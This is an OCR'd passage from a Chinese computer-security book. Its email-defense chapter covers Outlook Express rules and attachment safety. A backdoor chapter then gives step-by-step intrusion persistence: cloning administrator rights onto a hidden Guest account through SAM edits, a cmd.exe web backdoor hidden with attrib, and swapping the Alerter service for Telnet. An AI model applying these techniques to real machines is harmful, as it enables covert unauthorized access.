


图 5-44 提示规则已经开始应用

此后，一旦 Outlook Express 发现满足规则的垃圾邮件时，就会把它自动删除。在应用邮件规则时，切记要注意邮件规则的范围，避免把正常的邮件过滤掉。

在 Outlook Express 中防御巨型邮件攻击的具体操作步骤如下：

步骤 1 在 Outlook Express 主窗口中选择“工具”→“邮件规则”→“邮件”命令，打开“新建邮件规则”对话框，如图 5-45 所示。

步骤 2 从中选择规则条件为：如果邮件长度大于指定的大小，在规则操作中选择并从服务器上删除之后，单击规则说明中的“指定的大小”链接，即可打开“设置大小”对话框，在其中输入邮件的大小（注意要设置的大小不能够大于邮箱容量），如图 5-46 所示。




图 5-45　防御巨型邮件

图 5-46　“设置大小”对话框

步骤 3 单击“确定”按钮，至此，只要把规则应用到收件箱，就可以有效地阻止巨型邮件的进攻。

5.3　全面防范邮件附件病毒

这里再次提醒广大读者：对一些来历不明的邮件及附件最好不要打开，尤其对于一些.exe 之类的可执行程序文件。尽量不要上一些不太了解的网站，不要执行下载后未经杀毒软件处理的文件等。

注 意

并不是自己知道来源的邮件就一定是安全的，因为一些病毒可自动从系统中搜索邮件地址，并利用发信者的账号后台发送带毒邮件，而发信者却并不知情。

由于一般反病毒软件，均可设置成在打开邮件附件之前对附件进行扫描，因此用户应注意最好不要轻易打开可疑或来历不名的附件。此外，用户还应该了解有些附件是一定不要轻易打开的，特别是后缀名为.bat、.com、.exe、.pif、.vbs 的几类文件。

5.3.1　禁止 HTML 格式邮件的显示

在 Outlook Express 中，选择“工具”→“选项”命令，在“选项”对话框中，勾选“阅读”选项卡设置窗口中的“用纯文本格式阅读所有信息”复选框，即可避免邮件中一些 HTML 代码

的自动执行，使病毒不能感染计算机，如图 5-47 所示。




图 5-47　勾选“用纯文本格式阅读所有信息”复选框

5.3.2　尽量不保存和打开邮件附件

通过加载邮件附件的方式进行传播是病毒的首选途径，因此可以使用禁止 Outlook Express 打开可能附件有病毒的邮件策略，来防止此类病毒的侵害。

在 Outlook Express 主窗口中，选择“工具”→“选项”命令，在“选项”对话框中勾选“安全”设置选项卡下的“不允许保存或打开可能有病毒的附件”复选框，（见图 5-48），就可以启用 Outlook Express 的自我保护机制功能了。

图 5-48　选择不允许保存或打开可能有病毒的附件

5.3.3　启用 Outlook Express 加载项（插件）

Outlook Express 用户可使用免费的 Outlook Express 加载项（插件）NoHTML，来把 HTML 邮件转换成 RTF 格式。NoHTML for Outlook Express 能够将所有 Outlook Express 收到的 HTML 格式的邮件，转换成简单的纯文本格式，以使用户能够快速地打开和阅读邮件。同时，也排除了病毒邮件所造成的潜在危险。

NoHTML 在用户选择一个项目时起作用，即用户只要选中 Outlook Express 中的一个项目，NoHTML 即可检查是否要修改该项目。NoHTML 只对标准的邮件项目（就是 Outlook Express 中称为 IPM.Note 的项目）起作用，而不会影响其他类型的项目（如联系人文件夹里面的项目），也不影响用 Outlook Express 定制窗体创建的项目。当 NoHTML 认为其可以改变当前选中的邮件，且该邮件是 HTML 格式时，NoHTML 就开始执行转换。

NoHTML 安装和使用的具体操作步骤如下：

步骤 1 下载 NoHTML 并将其解压缩之后，将得到一个名为 NoHTML.dll 的文件。

步骤 2 复制 NoHTML.dll 到 C：\Documents and Settings\<用户名字>\Application Data\Microsoft\ Addins 目录下（Outlook Express 寻找新 COM 加载项的默认值位置）即可，如图 5-49 所示。

图 5-49　复制到新 COM 加载项的默认值位置

步骤 3 启动 Outlook Express 之后，即可在 Outlook Express 中发现多了一个 NoHTML 按钮，则表明已经添加完成了 NoHTML，如图 5-50 所示。

图 5-50　新添加的一个 NoHTML 按钮

步骤 4 此时，不妨尝试使用邮件发送 Yahoo!“电脑与因特网”页面，可以看到用 NoHTML 转换后原邮件的内容没有丢失，只不过不像原来的 HTML 邮件那样整洁罢了。

NoHTML 的大部分内容不影响功能，如果信息本身非常大（附件大小不影响 NoHTML 的性能），而系统相对小一些，很可能在自己查看信息列表时光标的移动速度会比较慢，每个信息都会有一些延迟。

如果在收到 E-mail 时就直接用 NoHTML 进行转换，有时候可能会丢失一些传送到文件夹而非收信箱的 E-mail，尤其是在设置过滤条件把 E-mail 过滤到某个特定的文件夹时，也有一个简单的方法可以解决，即把它的设置切换为以选择方式激活。

5.3.4　修改文件的关联性

由于某些蠕虫病毒是通过.vbs 等格式的邮件附件传播的，要减少该类病毒带来的风险，最简单的办法就是修改文件的关联属性，使得即便是打开脚本文件时（例如用户双击一个附件），该文件也不会自动运行。修改文件关联性的方法如下：

步骤 1 在“控制面板”窗口中双击“文件夹选项”图标，打开“文件夹选项”对话框，如图 5-51 所示。

步骤 2 在图 5-52 所示的“文件类型”选项卡中选择.vbs 文件类型之后，单击“确定”按钮，即可完成文件关联性的修改操作。

图 5-51 “文件夹选项”对话框

图 5-52 “文件类型”选项卡

将其默认操作改成记事本（而不是默认的用 WScript 运行）的操作步骤如下：

步骤 1 在“文件类型”选项卡中单击“高级”按钮，打开“编辑文件类型”对话框，如图 5-53 所示。

步骤 2 单击“编辑”按钮，打开“编辑这种类型操作”对话框，根据实际情况进行相应的编辑，如图 5-54 所示。




图 5-53 “编辑文件类型”对话框

图 5-54 “编辑这种类型的操作”对话框

步骤 3 单击“确定”按钮返回“编辑文件类型”对话框，单击“设为默认值”按钮，即可应用编辑的文件类型（建议对.vbe、.wsf、.wsh、.js 和.jsc 等文件类型也进行同样的修改）。

在修改文件的关联属性之后，当单击一个脚本文件时，它不会再像原来那样自动运行，而会用记事本打开并处于编辑状态。如果一定要运行脚本，则必须手工指定要用 WScript.exe 来打开脚本文件。另外，修改文件关联属性的办法不可能隔绝所有的风险，但可以肯定它有一定的帮助。

5.4　可能出现的问题与解决

① 怎样才能在公共的电脑上不让别人看到用 Outlook Express 收取的信件？

解答：方法其实很简单，只需在 Outlook Express 中对自己的收件箱加密就可以。在 Outlook Express 主窗口中选择“文件”→“标识”→“管理标识”命令，在打开的“管理标识”对话框中单击“新建”按钮，即可打开“新标识”对话框，在其中输入姓名或代码之后，单击“确定”按钮退出。当重新启 OutlookExpress 时，就可以选择自己的标识登录。此时，别人就无法轻易看到你的账户和邮件，同样你也看不到别人的这些信息。

② 如何解决 Foxmail 中的 Account.stg 中的“POP3Password=”语句记录下来了经过加密的邮箱密码密文这一隐患？

解答：一般情况下，建议不要将自己的邮箱密码保存下来，如果已经保存下来，可以在新建账户时不要选择保存密码，如果已经选择了，可以右击该账户，在弹出的快捷菜单中选择“属性”命令，即可打开“邮箱账户设置”对话框，再选择“邮件服务器”功能选项，然后清除“密码”栏下的密码。这样，当再打开 account.stg 文件时，会发现“POP3Password=”后面变为空白了，就不怕别人发现密码了。当然，如果 Foxmail 开发商考虑采用更先进的加密算法就更好了。

5.5　总结与经验积累

现在许多邮箱炸弹都可以匿名发送邮件，而且有的邮箱炸弹还可以不断地改变邮件主题和发送的邮件地址，从而使被攻击对象很难预防，而邮箱一旦被炸，则不能正常登录，甚至报废。遭到邮箱炸弹攻击后，即使邮箱还能使用，也会给邮箱用户带来许多麻烦，如需要删除大量垃圾邮件，不断改变邮箱密码等。

邮件炸弹的防范比较烦琐，而且很难保证万无一失，但可使用如下方法来尽可能地防范邮件炸弹的袭击和做好善后处理。

（1）不随意公开自己的信箱地址

一旦公开自己的信箱地址，就很可能遭到邮件炸弹袭击。

（2）隐藏自己的电子邮件地址

如果制作了一个网页，或需要在网页放置自己的邮箱地址，则可将邮箱的标志“@”字符改为其他字符，如将 shy@public.sq.js.cn 在输入时改成 shy@public.sq.js.cn，这样一来不仅大家都能认出该邮箱地址，而且可以防止邮箱自动搜索软件的识别，保证自己邮箱地址不会被很容易地检测到。

（3）谨慎使用自动回信功能

“自动回信”功能设计初衷很好，但也有可能被利用制造邮件炸弹，上面已经介绍了使用该功能制造邮箱炸弹的实例，这里不再赘述。

（4）打好补丁

在软件设计中，经常会出现一些意想不到的错误和漏洞，给程序带来安全和稳定性方面的隐患。因此，经常保持对软件的更新，是保证系统安全的一种最简单也是最直接的方法。

（5）邮件的备份

谈到邮件的安全就不能不谈谈备份这个话题，但由于邮件备份的方法因软件而不同，往往可以使用很多的方法，所以本文不便细述。但基本上都应做到为接收的邮件设置一个专门的目录，并经常进行导出“通信簿”等方面的备份操作。

第 6 章　后门与自身防护技术

本章精粹

在本章中，读者对后门与自身防护技术将有一个全面的认识。首先介绍留下后门的几种方法，再介绍怎样清除登录服务器的日志信息等内容，最后通过防火墙做好防御工作，这样就便于读者在以后遇到类似攻击时有章可循。

重点提示

- 后门技术的实际应用
- 清除登录服务器的日志信息
- 网络防火墙技术

后门（Backdoor）是指一种绕过安全性控制而获取对程序或系统访问权的方法。随着计算机技术的发展和网络的普及，黑客技术已经为越来越多的人所了解，而后门作为黑客必经的途径，也自然受到越来越多的关注。

6.1　后门技术的实际应用

后门也是一种登录系统的方法，不仅能绕过系统已有的安全设置，而且还能挫败系统上各种增强的安全设置，运用此技术可以随意进入别人的电脑并且不会被察觉，因此后门技术深受黑客的喜爱。

6.1.1　手工克隆账号技术

克隆账号就是把系统中存在的某一个账号，设置为拥有系统管理员权限的账号，克隆出来的账号无法用“账号管理”查出该账号的真实权限，所以克隆账号常被入侵者作为“后门账号”。

通常情况下，管理员账号的克隆是通过修改注册表中的 SAM 来实现的，用户可以通过修改注册表中 SAM 的信息，对 Windows 系统的账号进行管理，但由于 SAM 关系到整个操作系统的安全，其重要性不言而喻，所以总是会成为系统的重点保护对象，并且 Windows 中即使使用管理员权限也不能对注册表中的 SAM 进行访问，因为在“注册表编辑器”窗口中看不到 SAM 的内容，如图 6-1 所示。

提示

SAM 是专门用来管理操作系统中的账号的数据库，里面存放有账号的所有属性，当然也包含了账号的权限密码等信息，所以是非常关键的一部分。

图 6-1　“注册表编辑器”窗口

手工克隆账号技术根据操作系统的不同会有不同的方法，大体上有使用 At 命令法和 regedt32 两种方法，下面将对此进行详细地介绍。

1. At 命令法

At 命令法是应用最为广泛的一种克隆技术，不仅方法简单，而且还不选择系统，任何版本的操作系统都可以运用此种方法实现克隆操作。具体操作步骤如下：

步骤 1 利用远程桌面连接程序或其他方法入侵到对方计算机中。

步骤 2 在被入侵的计算机中右击“我的电脑”图标，从弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，如图 6-2 所示。




图 6-2　“计算机管理”窗口

步骤 3 单击“服务和应用程序”中的“服务”选项，进入到“服务”设置窗口，如图 6-3 所示。双击 Task Scheduler 选项，打开“Task Scheduler 的属性”对话框，如图 6-4 所示。

图 6-3 “服务”设置窗口

步骤 4 将 Task Scheduler 的启动类型设置为“手动”之后，单击“启动”按钮，即可启动此服务，如图 6-5 所示。然后，在“运行”对话框中输入 cmd 命令，单击“确定”按钮，即可打开“cmd 命令符”窗口，如图 6-6 所示。

图 6-4 Task Scheduler 的属性

图 6-5 启动“Task Scheduler”服务

步骤 5 在该窗口的命令行下输入 time 命令，按【Enter】键，即可查看当前系统的时间，如图 6-7 所示。

提示

查看当前系统时间是为了接下来利用 at time/interactive regedit.exe 来获得具有 system 权限的注册表编辑器，其中的 interactive 允许作业在运行时，与当时登录的用户桌面进行交互。

图 6-6　“cmd 命令符”窗口

图 6-7　查看当前系统时间

步骤 6 在命令行下输入 at 15:25:00:00/interactive regedit.exe 命令之后，按【Enter】键，即可新增加一项打开注册表编辑器的计划作业，此计划在 6min 后运行，如图 6-8 所示。

图 6-8　添加注册表计划

步骤 7 在 6min 后计算机将自动执行计划命令，弹出注册表编辑器，并且是以 System 权限运行的，这样就可以查看 SAM 的内容，如图 6-9 所示。

图 6-9　查看 SAM 内容

步骤 8 在注册表编辑器中选择 HKEY_LOCAL_MACHINE\SAM\SAM Domains\Accout\Users 选项，在 Users 项中类似于 000001F4 键记录着对应账号的权限、密码等设置，如图 6-10 所示；而 Names 项下则记录着账号的对应配置键值，如图 6-11 所示。

图 6-10　查看 000001F4 的键记录

图 6-11　查看 Names 项的键记录

步骤 9 在 Users 项中选中 000001F4 选项，并在右侧窗口中双击名为 F 的键值，则打开“编辑二进制数值”对话框，如图 6-12 所示。

步骤 10 在选中数据包含的 Administrator 权限信息并右击之后，从弹出的快捷菜单中选择“复制”命令，即可把数据全部复制下来，如图 6-13 所示。

步骤 11 把账号 Guest 对应的键值选择（这里选择 000001F5），并在右侧窗口中双击名为 F 的键值，在弹出的编辑窗口中利用“全选”命令及“粘贴”命令。将其中的数据替换成刚刚复制出来的 000001F4 键中的数据，如图 6-14 所示。单击“确定”按钮，即可完成账号的克隆操作。

图 6-12　“编辑二进制数值”对话框

图 6-13　复制数据




图 6-14　粘贴数据

2．Regedt32 法

Regedt32，方法的使用环境是有一定限制的，只有 Windows 2000 系统才能使用此种方法实现克隆操作。具体操作步骤如下：

步骤 1 利用远程桌面连接程序或是其他方法入侵到对方计算机中。

步骤 2 在“运行”对话框中输入 regedt32 命令，单击“确定”按钮，打开“注册表编辑器”窗口，如图 6-15 所示。

步骤 3 选中 SAM 选项，并选择“安全”→“权限”命令，打开“SAM 的权限”对话框，如图 6-16 所示。

图 6-15　“注册表编辑器”窗口

图 6-16　“SAM 的权限”对话框

步骤 4 单击“高级”按钮，打开“SAM 的访问控制设置”对话框，如图 6-17 所示。单击“添加”按钮，打开“选择用户或组”对话框，如图 6-18 所示。




图 6-17 “SAM 的访问控制设置”对话框




图 6-18 “选择用户或组”对话框

步骤 5 选择 Administrators 账户，单击“确定”按钮，打开“SAM 的权限项目”对话框，如图 6-19 所示。选择“允许”中的所有选项，单击“确定”按钮，即可返回到“SAM 的访问控制设置”对话框。

步骤 6 勾选“重置所有子对象的权限并允许传播可继承权限”复选框，单击“确定”按钮，弹出一个信息提示框，如图 6-20 所示。单击“是”按钮，完成设置操作。




图 6-19 “SAM 的权限项目”对话框




图 6-20 信息提示框

步骤 7 打开注册表编辑器，对 SAM 信息进行编辑，编辑后利用复制粘贴键值信息的方法即可实现克隆操作，这里不再赘述。

6.1.2 程序克隆账号技术

克隆账号的方法不只是手工克隆账号一种，还可以运用程序的方法实现克隆技术，程序克隆技术需要利用 PSU.exe 工具把当前的管理员越权为 System 权限。在利用 PSU.exe 工具实现克隆之前先认识一下这个工具，其语法为：

PSU “参数”，其中的参数有：

-p：要运行的程序名。

-i：要处理的 System 进程号。

了解其相应的语法之后，就可以实现克隆操作，具体操作步骤如下：

步骤 1 在桌面环境中按【Ctrl+Alt+Del】组合键，即可打开“Windows 任务管理器”窗口，查看到 System 的进程号是 4，如图 6-21 所示。

步骤 2 在“运行”对话框中输入 cmd 命令，单击“确定”按钮，进入到命令符窗口，运行 psu –pregedit –i 4 命令，即可完成权限的修改操作。

步骤 3 打开注册表编辑器，对 SAM 信息进行编辑，编辑后利用复制粘贴键值信息的方法，即可实现克隆操作。

步骤 4 在 CMD 命令窗口中运行 net user guest 000000 命令，为这个 Guest 账号添加密码，以保护计算机不被其他黑客所用，如图 6-22 所示。

图 6-21　查看 System 的进程号

图 6-22　修改账号密码

步骤 5 在 CMD 命令窗口中运行 net user guest /active:no 命令，即可禁用 Guest 账号，如图 6-23 所示。

步骤 6 右击“我的电脑”图标，从弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，可以看到 Guest 账号已经被禁用，如图 6-24 所示。这样，就可以让这个后门账号更加隐蔽，虽然管理员在查看时看到此账号被禁用，但利用这个被禁用的账号依然可以进入系统。

图 6-23　执行命令

图 6-24　禁用 Guest 账号

步骤 7 在 CMD 命令窗口中运行 net user guest 命令，查看 Guest 账号的属性，如图 6-25 所示。从 Guest 账号的属性中可以看到该 Guest 账号确实已经被禁用，并且仅仅属于“Guests 组”。

步骤 8 运行 net localgroup administrators 命令，查看管理员组的成员，从中可以看出 Guest 账号并不属于本机管理员组，如图 6-26 所示。

图 6-25 验证后门账号是否启用

图 6-26 验证后门账号是否属于管理员组

步骤 9 再次打开“计算机管理”窗口，可以查看到 Guest 账号已经被禁用，双击禁用的 Guest 账号，打开“Guest 属性”对话框，如图 6-27 所示。

步骤 10 在“隶属于”选项卡中，可以看出 Guest 账号属于 Guests 组，却不能看出此账号存在问题，由此可以证明账号后门是非常隐蔽的，如图 6-28 所示。

图 6-27 “Guest 属性”对话框

图 6-28 “隶属于”选项卡

6.1.3 制造 Unicode 漏洞后门

Unicode 是经常被黑客们利用的漏洞之一，通过 Unicode 漏洞可以使远程主机产生溢出，从而能够控制远程主机。黑客能够通过入侵手段获得远程服务器的 CMD 命令行运行方式，但

为了方便再次进入此服务器并进行深层次的控制，黑客就需要在本来没有 Unicode 漏洞的服务器上制造出一个 Unicode 漏洞。

以 IP 地址为 192.168.0.16 的虚拟机进行 Unicode 漏洞制造，具体操作步骤如下：

步骤 1 先把 cmd.exe 复制到远程服务器 Web 目录中，前提是需要知道 IIS 的根目录，但大多数服务器管理员并没有把网站放在 IIS 默认的根目录下，所以需要通过浏览服务器网站得到一个确定存在的指定文件，例如 http://192.168.0.16/mmc.gif，如图 6-29 所示。

提 示

在默认情况下，IIS 服务器的根目录的路径为 C:\Inetpub\，因此可以先在该路径下使用 dir 命令查看内容。

步骤 2 在“运行”对话框中运行 cmd 命令，进入到命令提示符窗口。在其中运行 dir mmc.gif/s 命令，即可看到命令运行后下方会列出 IIS 服务器的根目录为 c:\Inetpub\wwwroot，如图 6-30 所示。

提 示

攻击者可以利用“dir <文件名>/s”来查找定位 IIS 服务器的根目录，其中参数<文件名>是该 Web 服务器下存在的文件，命令 dir 和/s 配合使用表示查找指定文件，并列出该文件的路径。

图 6-29　确定网站文件

图 6-30　查看 IIS 根目录

步骤 3 在命令提示符窗口中运行 copy c:\windows\system32\cmd.exe c:\Inetpub\www root_iis.exe 命令，即把服务器 windows\system32 目录拷贝到 wwwroot 目录中并改名为 _iis.exe，这样就可以安全地给自己留下后门，如图 6-31 所示。

步骤 4 黑客为了营造一个更安全的攻击环境，总是尽量地隐藏自己的行踪，不让管理员发现任何修改的蛛丝马迹，这时在命令提示符窗口中运行 attrib +h +s c:\ Inetpub\wwwroot_iis.exe，则_iis.exe 在文件夹中即可隐藏起来，如图 6-32 所示。

步骤 5 在 IE 浏览器地址栏中输入 http://192.168.1.15\wwwroot_iis.exe?/c+dir+c:\，弹出成功制作的 Unicode 漏洞提示，自此，Unicode 漏洞后门就制作完成了。

图 6-31　拷贝目录

图 6-32　隐藏文件

6.1.4　制造系统服务漏洞

黑客之所以能够畅通无阻地进入“肉鸡”机器实施破坏行为，就是因为黑客在第一次侵入时已经为下次的光临留下了一个隐蔽的后门，这个后门既不会被杀毒软件查杀，也不会被系统管理员所察觉。

后门的制造方法有多种，这里介绍利用系统本身的工具制作系统服务漏洞。当然，仅仅依靠系统本身工具还不能完全实现操作，还需要借助 SRVINSTW 软件的帮助。SRVINSTW 软件是一个图形化工具，运用此工具可以对 Windows 系统中的任何一个服务进行删除，当然还可以添加任何程序为 Windows 系统服务，从而实现系统服务漏洞的制造操作。具体操作步骤如下：

步骤 1　如果攻击者通过图形界面已经控制用户的计算机，只要把 SRVINSTW.exe 程序复制到对方的计算机上，再在对方计算机上运行 SRVINSTW.exe 程序，即可打开“服务类型选择”对话框，如图 6-33 所示。

步骤 2　选择“移除服务”单选按钮，单击“下一步”按钮，打开“计算机类型选择”对话框，如图 6-34 所示。

图 6-33　“服务类型选择”对话框

图 6-34　“计算机类型选择”对话框

步骤 3　选择“本地机器”单选按钮，单击“下一步”按钮，打开“服务名选择”对话框，如图 6-35 所示。在下拉列表框中选择 Alerter 服务选项，因为此服务是大多数计算机不会用到的服务，且此服务是默认启动，其启动类型为自动，更容易实现控制操作。

步骤 4　单击“下一步”按钮，打开“完成服务选择”对话框，如图 6-36 所示。




图 6-35　“服务名选择”对话框

图 6-36　“完成服务选择”对话框

步骤 5 单击“完成”按钮，完成 Alerter 服务删除操作，并弹出成功移除提示，如图 6-37 所示。单击“确定”按钮，即可彻底完成删除操作。

图 6-37　成功移除

如果无法通过图形界面控制用户的计算机，并且已经和对方建立具有管理员权限的 IPC$连接，则就在攻击者的机器上运行 SRVINSTW.exe 程序，在“计算机类型选择”对话框中选择“远程机器”单选按钮，并在“计算机名”文本框中输入远程计算机的 IP 地址，单击“下一步”按钮，同样可以删除“Alerter”服务。如果没有建立具有管理员权限的 IPC$，程序将会提示无法连接。

步骤 6 能删除服务，当然也就能添加相应的服务，只需重新运行 SRVINSTW.exe 程序，在“服务类型选择”对话框中选择“安装服务”单选按钮，如图 6-38 所示。

步骤 7 单击“下一步”按钮，打开“计算机类型选择”对话框，根据控制方式的不同而选择本地机器或远程机器，这里由于已经控制用户的计算机，所以选择“本地机器”单选按钮。

步骤 8 单击“下一步”按钮，打开“输入服务名称”对话框，在“服务名称”文本框中输入要添加的服务的名称（这里输入“Alerter”服务），如图 6-39 所示。

图 6-38　选择“安装服务”单选按钮




图 6-39　“输入服务名称”对话框

步骤 9 单击“下一步”按钮，打开“输入程序路径”对话框。由于服务所调用的程序一般都在系统的 system32 文件夹下，所以路径不会出现问题。

步骤 10 每个服务所调用的程序名，需要在“计算机管理”窗口中单击“服务和应用程序”中的“服务”选项，从右边的列表框中右击服务名称并从弹出的快捷菜单中选择“属性”命令，打开“属性”对话框，从中查看服务调用的程序(这里选择 Telnet 服务)。

图 6-40 “Telnet 属性”对话框

步骤 11 在打开的“Telnet 属性”对话框中，可查看到 Telnet 服务调用可执行文件的路径及名称，如图 6-40 所示。

步骤 12 在“输入程序路径”对话框的文本框中输入程序路径，如图 6-41 所示。单击“浏览”按钮，从弹出的对话框中直接浏览，由于 Telnet 服务直接调用的程序是 tlntsvr.exe，所以选择的路径也是 tlntsvr.exe，如果选择其他的服务，则需要对应不同的可执行程序。

步骤 13 单击“下一步”按钮，打开“安装种类选择”对话框，选择“软件服务”单选按钮，如图 6-42 所示。

图 6-41 输入程序路径

图 6-42 “安装种类选择”对话框

步骤 14 单击“下一步”按钮，打开“设定服务运行权限”对话框，选择“系统项目”单选按钮，如图 6-43 所示。

步骤 15 单击“下一步”按钮，打开“选择服务启动类型”对话框，根据实际需要选择相应的类型（这里选择“自动”单选按钮），如图 6-44 所示。

图 6-43 “设定服务运行权限”对话框




图 6-44 “选择服务启动类型”对话框

步骤 16 单击“下一步”按钮，打开“准备好安装”对话框，如图 6-45 所示。单击“完成”按钮，完成 Alerter 服务添加安装操作，并弹出成功安装提示，如图 6-46 所示。单击“确定”按钮，即可彻底完成添加安装操作。

图 6-45　“准备好安装”对话框

图 6-46　成功安装

步骤 17 在“计算机管理”窗口的“服务”列表可以发现，Alerter 服务重新显现出来，区别在于这个 Alerter 服务仅仅具有 Alerter 名字，实际上是一个 Telnet 服务，此服务的位置没有任何改变，服务状态仍为“已停止”，启动类型仍为“已禁用”，实际是攻击者将一个安全的服务 Alerter 替换成了 Telnet 服务，也即所谓的完全后门。

步骤 18 细心的用户会发现，添加 Alerter 服务的“描述”一栏中是空内容，所以要想更加安全地实施后门技术，还需要用 SC 做一下修复工作，SC 是 Windows XP 系统自带的一个工具，通常保存在 C:\WINDOWS\system32 目录下，如图 6-47 所示。如果需要在其他系统上使用，只要将其复制到相应系统即可。

